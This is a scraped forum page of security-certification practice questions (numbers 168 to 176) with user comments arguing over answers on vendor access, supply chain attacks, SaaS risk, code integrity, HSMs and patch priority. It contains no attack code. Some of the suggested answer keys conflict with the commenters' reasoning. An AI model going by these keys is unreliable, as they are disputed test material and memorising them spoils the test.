The X-Forwarded-For (XFF) request header is a de-facto standard header for identifying the originating IP address of a client connecting to a web server through a proxy server.

When a client connects directly to a server, the client's IP address is sent to the server (and is often written to server access logs). But if a client connection passes through any forward or reverse proxies, the server only sees the final proxy's IP address, which is often of little use. That's especially true if the final proxy is a load balance...

upvoted 10 times

FOURDUE 2 years, 8 months ago

here is the logic^^

upvoted 2 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: B

Great explaination FOURDUE. There is another question similar to this that requires more information of the IP's but is not available until the load balancer enables XFF.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

Tuno 2 years, 9 months ago

Option B: “BEST option to inject in the HTTP header to include the real source IP from workstations’ The X-Forwarded-For (XFF) HTTP header field is a common method for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer.

upvoted 4 times

atebyasandwich 2 years, 10 months ago

What's the logic here?

upvoted 1 times

Question #168 *Topic 1*

An HVAC contractor requested network connectivity permission to remotely support/troubleshoot equipment issues at a company location. Currently, the company does not have a process that allows vendors remote access to the corporate network. Which of the following solutions represents the BEST course of action to allow the contractor access?

A. Add the vendor's equipment to the existing network. Give the vendor access through the standard corporate VPN.

B. Give the vendor a standard desktop PC to attach the equipment to. Give the vendor access through the standard corporate VPN.

C. Establish a certification process for the vendor. Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment.

D. Create a dedicated segment with no access to the corporate network. Implement dedicated VPN hardware for vendor access.

Suggested Answer: *D*

BiteSize 2 years, 3 months ago

Selected Answer: D

Simple yet effective Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

FOURDUE 2 years, 8 months ago

Selected Answer: D

here is why it is NOT C... Establish a certification process for the vendor. Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment. i dont believe that adding them to the virtual desktop infrastructure is the best solution.. vague answer that could mean other VDI components.. D is more specific.

upvoted 1 times

AnnoyingIAGuy 2 years, 9 months ago

Selected Answer: D

D is the best answer. Easiest and most cost efficient

upvoted 2 times

Mr_BuCk3th34D 2 years, 10 months ago

Selected Answer: D

I'm leaning towards C, but D could be right too..

By establishing a certification process, the company can ensure that the vendor has the necessary skills and knowledge to securely access and troubleshoot the HVAC equipment. Using the VDI allows the company to provide the vendor with a virtual desktop that is isolated from the corporate network, reducing the risk of any potential security breaches.

Creating a dedicated segment with no access to the corporate network and implementing dedicated VPN hardware for vendor access (option D) would be a more secure solution, but it would require additional hardware and configuration and may not be necessary if the vendor is only accessing the HVAC equipment.

upvoted 2 times

tefyayaydu Most Recent 1 year, 11 months ago

This one isn't as clear cut either. The problem specifically states there is no process to let vendors access the 'corporate' network and then asks what's the best way to provide this 'access'? Assuming they meant to provide access to the 'corporate' network, then D doesn't work. I agree that it could go both ways.

upvoted 1 times

Question #169 *Topic 1*

An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

A. SDLC attack

B. Side-load attack

C. Remote code signing

D. Supply chain attack

Suggested Answer: *C*

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: D

Uh.. attacking a supplier warehouse = supply

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

lifeblood12005 2 years, 3 months ago

The correct answer is: Supply chain attack

upvoted 2 times

FOURDUE 2 years, 8 months ago

Selected Answer: D

In reference to the overarching concept of supply chain, it is important to consider the dependency of third parties on third parties and that frameworks and libraries themselves may also have third-party dependencies. These items essentially become fourth-party (or fifth, sixth-party, etc.) elements and have the potential of presenting vulnerabilities in the final product. Additionally, it is important to maintain careful control and integrity checking of existing source code. For the source code that remains openly accessible for review and inspection, being able to confidently and quickly identify any changes that have been made to it is critically important. While many changes are to be expected with source code, it is still imperative to know what changed, by whom, for what reasons, and at what time they occurred in order to discern between authorized and unauthorized or malicious changes.

upvoted 3 times

DaleC78 2 years, 9 months ago

Another yet badly formulated question... Angryelvis has a great point here, but as far as I can see, "remote code signing" is not a type of risk per see either. Code signing can be undermined by threat actors in a supply chain attack, so this looks more like a technique. Providing a mechanism for verifying software release integrity appears as a method to defend against it: https://www.cisa.gov/sites/default/files/publications/defending_against_software_supply_chain_attacks_508_1.pdf I'd still go for D on this one, but it's very confusing...

upvoted 2 times

FOURDUE 2 years, 8 months ago

agreed

upvoted 1 times

Tuno 2 years, 9 months ago

Option C: Remote Code Signing @angryelvis pointed out: RISK not attack. “Attackers understand that targeting an organization directly is complex and will typically yield slower and fewer results and therefore prefer the approach of a supply chain attack. In these attacks, the trusted software or service become the new targets for the attackers who will try to contaminate the software code signing process and deliver their malware through a ‘legitimate’ tunnel. Maliciously signed software will typically raise less attention and becomes the perfect enabler for a successful attack.” https://www.venafi.com/blog/top-software-supply-chain-attacks-code-signing-risk

upvoted 1 times

angryelvis 2 years, 10 months ago

Supply chain IS the kind of attack but the question is about the kind of RISK

upvoted 1 times

ryanzou 2 years, 11 months ago

Selected Answer: D

D is the answer

upvoted 4 times

adamwella 3 years, 1 month ago

Selected Answer: D

Supply chain attack

upvoted 4 times

adamwella 3 years, 1 month ago

Select Answer D

upvoted 4 times

beanbag 3 years, 1 month ago

Selected Answer: D

Supply chain attack

upvoted 4 times

dangerelchulo 3 years, 1 month ago

Selected Answer: D

This question is a typical supply chain attack https://www.csoonline.com/article/3191947/supply-chain-attacks-show-why-you-should-be-wary-of-third-party-providers.html

upvoted 4 times

Question #170 *Topic 1*

A company is adopting a new artificial-intelligence-based analytics SaaS solution. This is the company's first attempt at using a SaaS solution, and a security architect has been asked to determine any future risks. Which of the following would be the GREATEST risk in adopting this solution?

A. The inability to assign access controls to comply with company policy

B. The inability to require the service provider process data in a specific country

C. The inability to obtain company data when migrating to another service

D. The inability to conduct security assessments against a service provider

Suggested Answer: *A*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

Going with C. When using a SaaS solution, the company entrusts the service provider with its data and relies on the service provider to maintain and protect that data. If the company decides to switch to a different service provider in the future, it is important to ensure that it can obtain its data in a timely and secure manner. If the company is unable to obtain its data when migrating to another service, it could result in significant disruption to its business operations and could lead to financial losses.

upvoted 9 times

david124 Highly Voted 4 years ago

Selected Answer: D

i'm going with D, cause now you can't test out the environement and know the vulnerabilities + you won't have full control on the system

upvoted 5 times

[Removed] 3 years, 11 months ago

I agree with you. D makes sense. A is the wrong answer because you can manage access controls in a Saas environment.

upvoted 5 times

awskkw Most Recent 1 year, 11 months ago

B. The inability to require the service provider process data in a specific country

Explanation: When adopting a SaaS solution, one of the most significant risks involves data sovereignty and compliance. If the service provider is unable to process data in a specific country (or within a region that complies with local regulations like GDPR), it could expose the company to regulatory and legal risks. This is especially critical if the company operates in jurisdictions with strict data privacy laws or industry-specific compliance requirements.

upvoted 1 times

isaphiltrick 2 years, 3 months ago

I don't think it's C and I'm leaning towards D. Here's why it can't be C:

The inability to obtain company data when migrating to another service is a risk related to data portability and vendor lock-in. While this can be a significant challenge, many regions have laws and best practices in place that require service providers to ensure data portability (e.g., GDPR's right to data portability). Additionally, this risk can often be mitigated through contractual agreements with the provider.

upvoted 1 times

talosDevbot 2 years, 9 months ago

Selected Answer: C

It is not D. CSP usually let you perform security assessments against them, to provide transparency and to convince you to onboard with them. They do this by providing you security documentations, educational resources, third-party audits, certifications.

C should be the answer. Using AI-based SaaS solution can cause Vendor lock-in. If the SaaS provider is using proprietary technologies, they might make it challenging for you to export your own data to another provider

upvoted 5 times

Anarckii 2 years, 10 months ago

Selected Answer: C

I think C and D are both good choices, but i think not being able to obtain data during migration is a HUGE concern verses a security assessment

upvoted 2 times

ElDirec 2 years, 8 months ago

but this is a security cert

upvoted 2 times

HereToStudy 2 years, 1 month ago

Availability is part of the CIA triad

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: D

The inability to conduct security assessments against a service provider (Option D) is often considered a more critical risk in the early stages of adopting a new SaaS solution. Security assessments allow an organization to evaluate the service provider's security practices, assess potential vulnerabilities, and ensure compliance with security standards. This knowledge is fundamental in understanding and mitigating security risks associated with adopting a new service.

While data portability and the ability to access company data during migration (Option C) are important aspects to consider, security and the assurance of a secure environment through proper assessments are typically given higher priority due to the potential risks posed by unknown or inadequately secured SaaS solutions. Therefore, the inability to conduct security assessments against the service provider is often considered the GREATEST risk in adopting a new SaaS solution, particularly concerning security and risk management.

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: D

Most SaaS solutions I deal with allow you to export your data and often even configurations. What I can't do is run my own security assessments against their infrastructure.

upvoted 2 times

tefyayaydu 2 years, 11 months ago

Providers like Amazon already provide detailed and certifiable audits of their service that meet a plethora of regulatulations so there is no need to assess their systems.

upvoted 2 times

32d799a 3 years ago

Selected Answer: D

While each of the answers points is a valid concern, D. The inability to conduct security assessments against a service provider could be considered the "GREATEST" risk because it impacts the core security posture of the company. If a company cannot verify the security measures of its service providers, it could inadvertently expose itself to a wide range of threats, from data breaches to regulatory fines. Furthermore, security breaches could lead to reputational damage, loss of customer trust, and financial repercussions

upvoted 3 times

imather 3 years, 2 months ago

Selected Answer: C

A -The customer still manages access controls B - The SLA or data governance can determine where date is stored and processed C - Adopting a SaaS can lead to vendor lock-in, especially with using a new/novel technology like AI. D - Many companies offer security assessments on SaaS. Inversion6, Cyber Security Works, and LeanIX are just a few from a quick google search. Answer is C.

upvoted 4 times

BiteSize 3 years, 3 months ago

Selected Answer: C

SaaS solutions are expected to do all of their security assessments themselves according to regulatory guidance and signed SLA. (Just like any other SaaS) However, the most important asset to a company other than $$ is its data. Therefore C is the answer. Acess controls still can be managed by the company so it is NOT A. The SLA can most certainly stipulate any geographical concerns of where the data goes. NOT B Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

p1s3c 3 years, 5 months ago

Selected Answer: D

D. The inability to conduct security assessments against a service provider would be the greatest risk in adopting this solution. While all the options could be potential risks, the inability to conduct security assessments could leave the company unaware of any vulnerabilities or weaknesses in the SaaS solution. This could lead to a security breach or compromise of sensitive company data. Therefore, it is important to ensure the ability to conduct security assessments against a service provider is included in the contractual agreement.

upvoted 2 times

BreakOff874 3 years, 6 months ago

Selected Answer: C

While the inability to conduct security assessments against a service provider is indeed a risk when adopting a SaaS solution, it may not be the greatest risk in comparison to other risks. In many cases, SaaS providers have their own security assessment processes and are often required to comply with industry standards or certifications, which can help ensure a certain level of security. However, the inability to obtain company data when migrating to another service (option C) can have more severe consequences, such as data loss, increased costs, and delays in business operations. This risk can directly impact the company's core business processes and data, making it a greater risk to consider when adopting a new SaaS solution.

upvoted 3 times

last_resort 3 years, 6 months ago

Selected Answer: C

Going with C. To rule out D (security assessments)..you may not be able to perform certain types of assements, such as penetration tests against the SaaS, but you could still assess the security posture through other means.

upvoted 2 times

Geofab 3 years, 6 months ago

Selected Answer: C

answer could be C or D, but I am leaning towards C because of the keywords "data analytics" , "AI".

upvoted 2 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: D

The inability to conduct security assessments against the service provider poses the most severe risk. While option C is a risk, data migration issues can often be mitigated through contractual agreements, data backup strategies, and implementing proper data management practices.

upvoted 3 times

OneSaint 3 years, 8 months ago

Selected Answer: C

"any future risks" if the company cannot migrated data to another provider for whatever reason....that would become an issue. I'll go with C.

upvoted 2 times

Question #171 *Topic 1*

A BIA of a popular online retailer identified several mission-essential functions that would take more than seven days to recover in the event of an outage. Which of the following should be considered when setting priorities for the restoration of these functions?

A. Supply chain issues

B. Revenue generation

C. Warm-site operations

D. Scheduled impacts to future projects

Suggested Answer: *C*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: B

Revenue generation: Restoring functions that are critical to generating revenue should be a high priority, as the longer these functions are down, the greater the financial impact on the company. Supply chain issues: If the outage affects the company's ability to receive or ship goods, it could impact the company's ability to meet customer demand. Restoring functions that are critical to the supply chain should be a high priority. Scheduled impacts to future projects: If the outage will have a significant impact on upcoming projects or initiatives, it is important to prioritize the restoration of these functions to minimize disruption. Warm-site operations: While warm-site operations can be used as a temporary solution to maintain some business operations, they should not be the primary focus for restoration efforts.

upvoted 7 times

awskkw Most Recent 1 year, 11 months ago

Selected Answer: B

B. Revenue generation

Explanation: When determining the priorities for restoring mission-essential functions, the impact on revenue generation is a critical consideration. If a retailer's key systems are down, the ability to generate revenue (e.g., through sales, processing transactions, or maintaining customer interactions) should be restored as quickly as possible. The financial impact of prolonged outages can be significant, so prioritizing functions that directly impact revenue is vital for the business's survival and long-term viability.

upvoted 1 times

p1s3c 3 years, 5 months ago

Selected Answer: B

When setting priorities for the restoration of mission-essential functions that would take more than seven days to recover in the event of an outage, revenue generation should be considered. The priority should be given to restoring those functions first, which are generating revenue for the organization. This will help minimize the financial impact of the outage. The other options may also be considered, but they are not directly related to the prioritization of mission-essential functions during an outage.

upvoted 4 times

last_resort 3 years, 6 months ago

Can't we rule out C, warm site operations, since it can take around a week to become operational at a warm site? A hot site would be more suitable if a 7 day recovery time for critical business functions is too long.

upvoted 4 times

SangSang 2 years, 4 months ago

I'm tired with the people who answered by cheap AI like "Mr_BuCk3th34D" and "p1s3c" did. From my perspective, the question is asking about the priorities and C is a part of the overall recovery strategy rather than a factor for setting immediate restoration priorities. Supply chain issues affect the availability of products and the ability to fulfill orders, usually part of a broader consideration related to operational capabilities so it is not priority here. Future project schedules are important for long-term planning but are secondary to the immediate need, not the first priority. Revenue generation is the lifeblood of any business, especially an online retailer, directly impact the ability to process transactions, manage orders, and maintain the online storefront should be prioritized to ensure that the company continues to generate income. This is critical for both short-term recovery and long-term sustainability

upvoted 1 times

Question #172 *Topic 1*

A software development company makes its software version available to customers from a web portal. On several occasions, hackers were able to access the software repository to change the package that is automatically published on the website. Which of the following would be the technique to ensure the software the users download is the official software released by the company?

A. Distribute the software via a third-party repository.

B. Close the web repository and deliver the software via email.

C. Email the software link to all customers.

D. Display the SHA checksum on the website.

Suggested Answer: *D*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: D

D is correct. Hackers have access the software repository to change the package, which is automatically published on the website, they didn't compromise the website itself to change the checksum value.

Distributing the software via a third-party repository (option A) or emailing the software link to all customers (option C) would not necessarily ensure that customers are downloading the official software released by the company.

upvoted 7 times

Ckl22 Highly Voted 3 years, 11 months ago

Selected Answer: A

If they can change a file in the repository, then they can change the SHA checksum listed for verification. A trusted third-party provider should be used to host the software.

upvoted 5 times

awskkw Most Recent 1 year, 11 months ago

Selected Answer: D

D. Display the SHA checksum on the website.

Explanation: Displaying the SHA checksum (a cryptographic hash value) on the website allows users to verify the integrity of the software they are downloading. The checksum can be calculated for the software package that has been officially released by the company. Users can then compare the checksum of the downloaded file with the one displayed on the website. If the checksums match, it confirms that the downloaded file is authentic and hasn't been tampered with.

upvoted 2 times

ThatGuyOverThere 3 years ago

Selected Answer: D

Definitely D

upvoted 1 times

isaphiltrick 3 years, 1 month ago

I believe the question is focused around integrity ("ensure the software the users download is the official software") and even though outsourcing to a 3rd party repository might be a good option, the only answer dealing with integrity is displaying the SHA checksum, regardless of how "weak" this method may be.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: A

If you can't do security properly and it is a recurring problem, outsource hosting the application to a trusted 3rd party that has the security you don't. The SHA is a great method and the standard when you aren't always being hacked. The key phrase I see is "automatically publish to website" This means that the hackers don't even need access to the website to change the SHA posted because automation in place will do it for you. :)

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Geofab 3 years, 6 months ago

Selected Answer: D

D seems the most logical to me

upvoted 3 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: D

Customers can compare the SHA checksum displayed on the website with the SHA checksum of the downloaded file to ensure that the software is the official software released by the company.

upvoted 4 times

hidady 3 years, 10 months ago

A is correct

upvoted 2 times

Question #173 *Topic 1*

An organization decided to begin issuing corporate mobile device users microSD HSMs that must be installed in the mobile devices in order to access corporate resources remotely. Which of the following features of these devices MOST likely led to this decision? (Choose two.)

A. Software-backed keystore

B. Embedded cryptoprocessor

C. Hardware-backed public key storage

D. Support for stream ciphers

E. Decentralized key management

F. TPM 2.0 attestation services

Suggested Answer: *A, F*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: BC

Embedded cryptoprocessor (option B): An embedded cryptoprocessor is a specialized chip that is designed to perform cryptographic operations, such as encrypting and decrypting data, generating and verifying digital signatures, and generating and storing cryptographic keys. By installing an HSM with an embedded cryptoprocessor in the mobile device, the organization can ensure that sensitive data is processed and stored in a secure manner.

Hardware-backed public key storage (option C): A hardware-backed keystore is a secure storage area that is physically isolated from the rest of the device and is designed to store cryptographic keys. By using an HSM with hardware-backed public key storage, the organization can ensure that public keys are stored in a secure and tamper-resistant manner, which is important for ensuring the security of digital certificates and other sensitive data.

upvoted 9 times

dangerelchulo Highly Voted 4 years, 1 month ago

Selected Answer: BC

Not only another site has the answer BC as correct, also it clearly stated the chip uses HSM not TPM. For more details i used the linked below to tell the difference and also explain why BC is correct https://security.stackexchange.com/questions/88744/what-are-the-differences-between-tpm-and-hsm

upvoted 5 times

klosinskil 4 years ago

if HSM is a cryptoprocessor itself, why built in cryptoprocessor would be useful?

upvoted 1 times

[Removed] 3 years, 11 months ago

they asked for features. HSM is a cryptoprocessor and that is its feature it can carry cryptographic operations.

upvoted 1 times

awskkw Most Recent 1 year, 11 months ago

Selected Answer: BC

B. Embedded cryptoprocessor C. Hardware-backed public key storage

Explanation: B. Embedded cryptoprocessor: A cryptoprocessor is a specialized processor designed for performing cryptographic operations securely. By embedding it in a microSD HSM, the device can securely perform encryption, decryption, and key generation without exposing sensitive data to the rest of the mobile device. This enhances the security of corporate resources accessed remotely, which aligns with the organization's goal of protecting sensitive data.

C. Hardware-backed public key storage: Storing public keys and private keys in hardware (such as an HSM) ensures that the keys are securely stored and protected from being extracted or tampered with. This is crucial for the secure access to corporate resources, as it allows the mobile device to authenticate and establish secure communications using cryptographic techniques, but without risking key exposure to malware or unauthorized access.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: BC

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

lifeblood12005 3 years, 3 months ago

The correct answers are: Embedded cryptoprocessor, Decentralized key management

upvoted 2 times

hidady 3 years, 10 months ago

BC is the correct answer

upvoted 1 times

[Removed] 3 years, 11 months ago

Selected Answer: BC

B and C are the most important features of an HSM

upvoted 4 times

Question #174 *Topic 1*

A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program. A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated OSs. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?

A. Segment the systems to reduce the attack surface if an attack occurs.

B. Migrate the services to new systems with a supported and patched OS.

C. Patch the systems to the latest versions of the existing OSs.

D. Install anti-malware, HIPS, and host-based firewalls on each of the systems.

Suggested Answer: *B*

So_fly58 Most Recent 1 year, 4 months ago

Selected Answer: A

Choosing "A" because of the emphasis on 'without impact to the customer experience.' I think B is a great answer and should be recommended; however, an upgrade to a newer OS always affects the customer experience. This would require learning and familiarizing yourself with a new layout and system.

Selecting A because it meets the requirements.

upvoted 1 times

e020fdc 2 years, 2 months ago

Selected Answer: B

I agree that this question is poorly worded. But if we just segment the network and leave the critical vulnerabilities alone, then there will be an impact to the customers when those vulnerabilities are exploited. Migrate to latest and greatest and call it a day.

upvoted 1 times

jhxetc 2 years, 3 months ago

Selected Answer: B

We have to prevent the introduction as well as "NOT impact customers experience." A. would not prevent, only mitigate. C. Would impact the customers experience due to reboots. D. would most definitely cause interruptions.

B. makes the most sense and I believe what they are trying to suggest here is that by "migrating" we are doing some sort of no downtime blue/green scenario where the service does not go down and impact customer experience.

upvoted 2 times

Anarckii 2 years, 4 months ago

Selected Answer: A

I'm going with A because the question reads "without impact to the customer's experience". I complexly agree that B is the best choice, but this would impact the users during migration. There will be a downtime. If we segment, they wouldn't notice any impact

upvoted 2 times

Anarckii 2 years, 4 months ago

nevermind go with B lol A would allow for the vulnerabilities to be introduced into the network. I hate this question

upvoted 2 times

ThatGuyOverThere 2 years, 6 months ago

Selected Answer: A

Given the wording of the question, I'd go with A. It would prevent impact to customer given that updates to the OS could certainly impact the customer's experience if the SaaS application is affected negatively by the updates. It also completely shields the existing systems by completely segmenting the new SaaS servers.

B is a good answer, I just don't think it fits best with the wording of the question.

upvoted 2 times

ThatGuyOverThere 2 years, 6 months ago

I'm still torn on this one, lol. I think B is the best answer but it's like you have to read the mind of the person who wrote the question. Updates can and do often impact applications! I've seen it many times myself. Patch rollback is not an uncommon thing.

upvoted 1 times

ThatGuyOverThere 2 years, 6 months ago

On the other hand the person who wrote the question could be thinking, the application experience doesn't change from the underlying OS changes. Sometimes the lack of information and wording on these questions drive me nuts.

upvoted 2 times

POWNED 2 years, 6 months ago

Selected Answer: A

SaaS guys! You can not update the OS for a SaaS provider. Best answer here is A, is it a good answer, no, but it is the best answer.

upvoted 1 times

Meep123 2 years, 6 months ago

They acquired the SaaS provider, so we can assume that this company is also a cloud provider.

If they were not a cloud provider, I'd assume insurance, or multi-cloud provider option would be available. It seems that rather than having a cloud solution, I'm going to assume they are the cloud solution.

upvoted 1 times

POWNED 2 years, 6 months ago

I would agree with this, I will lean towards B

upvoted 1 times

ThatGuyOverThere 2 years, 6 months ago

You can't update the OS for a SaaS provider but the provider themselves can. Because the company acquired the SaaS provider, they are not responsible for updating the underlying OS.

upvoted 2 times

ThatGuyOverThere 2 years, 6 months ago

I meant they are now responsible...

upvoted 2 times

Rogerzack 2 years, 7 months ago

it is choice A. Firstly, because you do not want to impact customer experience. All other options would impact customer experience. Secondly, you do NOT patch OS and systems in a SaaS partnership. That is the SaaS providers job, so that would make the other options wrong

upvoted 1 times

BiteSize 2 years, 9 months ago

Selected Answer: B

UPDATE them! duh! LMAO Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

BiteSize 2 years, 9 months ago

Compliance = Security *evil laugh*

upvoted 2 times

p1s3c 2 years, 11 months ago

Selected Answer: B

B. Migrate the services to new systems with a supported and patched OS.

The SaaS provider's critical vulnerabilities attributed to very old and outdated OSs can pose significant security risks and need to be addressed before integrating its platform into the company's existing infrastructure. Migrating the services to new systems with a supported and patched OS is the best solution to prevent these vulnerabilities from being introduced into the company's existing infrastructure. Segmentation can limit the attack surface but does not address the underlying issue of outdated OSs. Patching the systems to the latest versions of the existing OSs may not be feasible, depending on the level of obsolescence of the existing OSs. Installing anti-malware, HIPS, and host-based firewalls can help mitigate some risks, but it is not a comprehensive solution and may not address all the issues with outdated OSs.

upvoted 4 times

hidady 3 years, 4 months ago

B is the correct answer

upvoted 3 times

Question #175 *Topic 1*

A company was recently infected by malware. During the root cause analysis, the company determined that several users were installing their own applications.
To prevent further compromises, the company has decided it will only allow authorized applications to run on its systems. Which of the following should the company implement?

A. Signing

B. Access control

C. HIPS

D. Permit listing

Suggested Answer: *A*

ddcnsd65 Most Recent 2 years ago
I think the answer is B

Allow List, Permit List

An Allow List also know as a "Permit List" or (deprecated White List) is a list of entities that are considered trustworthy and are granted access or privileges. They can be used to authenticate users managing Firewalls as these IP addressess can be allowed to manage this Firewall. Other times Allow List/Permit List allow users to "permit" certain software (applications) to run on a computer system while all others are blocked.
upvoted 3 times

ThatGuyOverThere 2 years, 6 months ago
Selected Answer: D
Signing won't do anything without something to permit and deny based on the signed publisher. I work with application control and I never hear it referred to as "permit listing". I think the answer's wording is bad but I think this is the right choice.
upvoted 1 times

tefyayaydu 2 years, 5 months ago
I agree. Think this is just a question to force CompTIA's own made-up terminology down peoples' throats.
upvoted 1 times

BiteSize 2 years, 9 months ago
Selected Answer: D
permit only what is allowed = Whitelisting permit listing = Application White listing/Application Control

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 3 times

Geofab 3 years ago
Selected Answer: D
D is the correct answer
upvoted 2 times

EZPASS 3 years, 2 months ago
D is the correct answer.
upvoted 2 times

FOURDUE 3 years, 2 months ago
Selected Answer: A
Code signing is designed to provide a mechanism by which software can be verified to come from a trusted source. The presence of a code signature does not offer guarantees of code quality as it simply validates the originator. Verifying the originator of software can help measure its trustworthiness and can be used as a means to restrict software from running on a host, for example blocking any unsigned software from running or specifying that only software from a predefined set of signors can be used.
upvoted 1 times

FOURDUE 3 years, 2 months ago

I would like to officially change my answer to D.. sheesh..

upvoted 1 times

FOURDUE 3 years, 2 months ago

The Official CompTIA CASP+ Student Guide (Exam CAS-004) p 242

upvoted 1 times

Mr_BuCk3th34D 3 years, 3 months ago

Selected Answer: D

Permit listing or allow list (former whitelist)

upvoted 4 times

hidady 3 years, 4 months ago

D is the correct answer

upvoted 1 times

Ckl22 3 years, 5 months ago

Selected Answer: A

signing - signed application code From Official Cert Guide- Unsigned applications are code that cannot be verified to be what it purports to be or to be free of malware. While many unsigned applications present absolutely no security issues, most enterprises wisely choose to forbid their installation. MDM software and security settings in the devices themselves can be used to prevent installation of unsigned apps.

upvoted 1 times

Protocol0 3 years, 5 months ago

My problem with "signing" is that it is still has the potential of unwanted software. Like installing a signed app that comes bundled with McAfee (trellix) whatever they are called now. Which isn't technically malware, but it could interfere with the enterprises AV solution. Which is why I believe D is the answer.

upvoted 3 times

ryanzou 3 years, 5 months ago

Selected Answer: D

D is my answer

upvoted 2 times

[Removed] 3 years, 5 months ago

Selected Answer: D

Allow list, also known as a Permit List or (deprecated: White List), this list will only allow certain software to run on a computer and block any other application from being installed

upvoted 3 times

JohnWH 3 years, 6 months ago

Whitelisting is a network security approach that blocks resource access to all but a select few trusted entities. Also referred to as permit lists, allowlists, or passlists, whitelists can contribute to your access control strategy by making highly sensitive resources harder for adversaries to penetrate. - google

upvoted 1 times

sh4dali 3 years, 6 months ago

Code signing occurs when code creators digitally sign executables and scripts so that the user installing the code can be assured that it comes from the verified author.

upvoted 1 times

youngprinceton 3 years, 6 months ago

just say the answer

upvoted 4 times

Cosmic_robot 3 years, 6 months ago

They are talking code signing

upvoted 1 times

dangerelchulo 3 years, 7 months ago

Selected Answer: D

This answer make no sense and i can't get a valid definition for them. My best guess is permit listing is the same as white listing, if it is then D is the correct answer since is exactly what the question is asking. If someone has some ideas as to what application signing is please share

upvoted 2 times

okguy 3 years, 7 months ago

i would have to assume they mean digital signatures?

upvoted 1 times

dangerelchulo 3 years, 7 months ago

event if it is digital signature when they are authorizing and preventing it should be white and black listing but then again this Comptia question are never the best to understand

upvoted 1 times

Question #176 *Topic 1*

A security analyst is reviewing the following vulnerability assessment report:

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

A. Server1

B. Server2

C. Server3

D. Server4

Suggested Answer: *A*

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: B

Proof of Concept - Bloodhound anyone? Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 6 times

DaleC78 Highly Voted 3 years, 10 months ago

Selected Answer: B

Agree with Andre876, not all web servers are external-facing; in this example, a private IP is shown instead of a public one. Going also with B here.

upvoted 5 times

Chiaretta Most Recent 1 year, 8 months ago

Selected Answer: C

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

Server1 NOT an Internet facing IP address

Server2 CVSS score 6.5 [x] Internet facing IP address No known exploit (the exploit is only a proof-of-concept (POC) meaning that there is not yet a confirmed and publicly available method to exploit the vulnerability reliably)

Server3 [CORRECT ANSWER] CVSS score 5.5 [x] Internet facing IP address [x] known exploit (indicating that there is a confirmed method available to exploit the vulnerability)

Server4 NOT an Internet facing IP address

upvoted 3 times

deeden 1 year, 10 months ago

Selected Answer: A

Priority Order: Server1 (high, internet-facing web server with a confirmed exploit) Server2 (high, DNS potentially Internet-facing, proof-of-concept exploit) Server3 (moderate, confirmed exploit but lower exposure and CVS score) Server4 (critical, no exploit available, internal system)

info: https://www.techtarget.com/searchsecurity/definition/proof-of-concept-PoC-exploit

upvoted 2 times

isaphiltrick 2 years, 3 months ago

Server3 has a CVSS score of 5.5, is remotely executable, and has an available exploit. While Server3 is indeed an Internet-facing host (207.1.5.7), its CVSS score and the lack of a proof-of-concept exploit make it a lower priority compared to Server2. The higher score and available exploit for Server2 outweigh the concerns for Server3 in this scenario.

upvoted 1 times

surfuganda 2 years, 6 months ago

Selected Answer: C

